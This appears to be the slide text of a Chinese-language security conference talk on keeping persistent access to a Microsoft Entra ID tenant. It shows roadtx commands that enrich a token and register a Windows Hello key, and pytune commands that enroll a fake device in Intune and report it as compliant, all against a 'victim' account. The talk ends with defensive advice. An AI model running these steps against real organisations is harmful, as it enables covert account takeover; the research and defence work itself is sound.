


部分畫面僅公布於研討會



部分畫面僅公布於研討會

為什麼取得新裝置 PRT 不用重新驗證一次



- > 只有註冊裝置的 Token 能夠違反標準的 Token 安全架構
- > 使用者在註冊 / Joined 裝置的流程中只需要**驗證一次**
- > 為了**改善使用者體驗**犧牲了一些安全性

持續潛伏 攻擊流程

STEP 1: 獲取不帶有 deviceId 的 Token

Seamless SSO

STEP 2: 找到重新通過 MFA 驗證方式

註冊
新的 MFA

STEP 3: 註冊新的 Device

濫用使用者
註冊裝置流程

STEP 4: 註冊新的 Windows Hello Key

STEP 5: 通過 Device Compliance

註冊新的 Windows Hello Key

```
ROADtools>roadtx prtenrich -u victim@ --ngcmfa-drs-auth
Tokens were written to .roadtools_auth
ROADtools>roadtx winhello -k hello_devcoreconf.key
Saving private key to hello_devcoreconf.key
{'kid': 'ebd765bb-66b2-4263-ba9a-e3964d949639',
QYVVwVFZYcEpNVTVwU1hOSmJYUndXa05KTmtscVpFZE5SR1
1JWSlVhM2xSTUZWcFRFTktNR1ZZUVdsUGFVcExWakZSYVV4RFNqUK9XRkZWVDJsS2JXUXLXbmXPV0ZKNVUydFNSI
ROADtools>roadtx describe
{
  "acr": "1",
  "aio": "AVQAq/8ZAAAA9yjVF8JbCX/yt/q",
  "amr": [
    "pwd",
    "rsa",
    "ngcmfa",
    "mfa"
  ],
```

ENRICH PRT with MFA & 註冊新的 Windows Hello KEY

Authentication method	Detail
Software OATH token	1b31ae50-2bcc-41ef-8756-db56837788ca
Windows Hello for Business	DEVCORECONF
Windows Hello for Business	ECHO-WIN11
Microsoft Authenticator	iPhone 15 Pro

持續潛伏 攻擊流程

STEP 1: 獲取不帶有 deviceId 的 Token

Seamless SSO

STEP 2: 找到重新通過 MFA 驗證方式

註冊
新的 MFA

STEP 3: 註冊新的 Device

濫用使用者
註冊裝置流程

STEP 4: 註冊新的 Windows Hello Key

通過新註冊的
MFA 驗證

STEP 5: 通過 Device Compliance



STEP 5: 通過 Device Compliance

繞過合規要付出的代價



繞過合規要付出的代價

- > 駭客為了繞過合規，將自己的電腦 Entra joined 受駭企業的雲端網域 (Tenant) 並安裝了 Intune 以通過合規
- > Intune 的功能不只檢查合規，並且能夠**派送程式、腳本到裝置上**，並以**系統權限執行**；以及上傳本機檔案
- > 藍隊發現異常後**打進駭客的電腦**，並撰寫事件調查報告



到底要怎麼繞過合規？
不要忘記我們的裝置是 ...





部分畫面僅公布於研討會



既然裝置是假的

那 Intune 為什麼不能也是 ...





部分畫面僅公布於研討會

透過 pytune 將虛擬的設備標記為合規

```
pytune>python pytune.py enroll_intune -o Windows -d DEVCORECONF -c DEVCORECONF.pfx -u vic
[*] resolved enrollment url: https://fef.msuc03.manage.m...htS
[+] successfully enrolled DEVCORECONF to Intune!
[*] here is your MDM pfx: DEVCORECONF_mdm.pfx (pw: passwo
pytune>python pytune.py check_compliant -o Windows -c DEV
[*] resolved IWSERVICE url: https://fef.msuc03.manage.microsoft.com/TrafficGateway/Traffi
[*] resolved token renewal url: https://fef.msuc03.manage.microsoft.com/OAuth/StatelessOA
[+] victim_Windows_3/5/2025_11:17 AM is compliant!
pytune>
```

註冊新的 Intune 物件

回報合規狀態

☐	Name ↑↓	Enabled	OS	Version	Join type	Owner	Compliant
☐	 DEVCORECONF	✓ Yes	Windows	10.0....	Microsoft E...	victim	✓ Yes

持續潛伏 攻擊流程

STEP 1: 獲取不帶有 deviceId 的 Token

Seamless SSO

STEP 2: 找到重新通過 MFA 驗證方式

註冊
新的 MFA

STEP 3: 註冊新的 Device

濫用使用者
註冊裝置流程

STEP 4: 註冊新的 Windows Hello Key

通過新註冊的
MFA 驗證

STEP 5: 通過 Device Compliance

註冊虛擬的
Intune 裝置

DEMO:

透過 Seamless SSO 取得的 Token
建立符合 Conditional Access 的
虛擬裝置長時間潛伏在場域中



部分畫面僅公布於研討會



部分畫面僅公布於研討會

Takeaways

- > 注意混合安全，關閉非必要的雲地混合功能 (E.g. Soft Match, Seamless SSO)
- > 注意 Entra, Hybrid Joined 裝置的安全性
選擇有 TPM 的裝置
- > 監控異常的行為
(E.g. 不正常的 Device Joined、MFA)
- > Security Defaults 不夠安全，請對重要雲端服務加上 Conditional Access
- > Conditional Access 並不存在 Best Practice，要針對本身的使用情境設定規則



建立好的防守
比攻擊更困難



Q & A

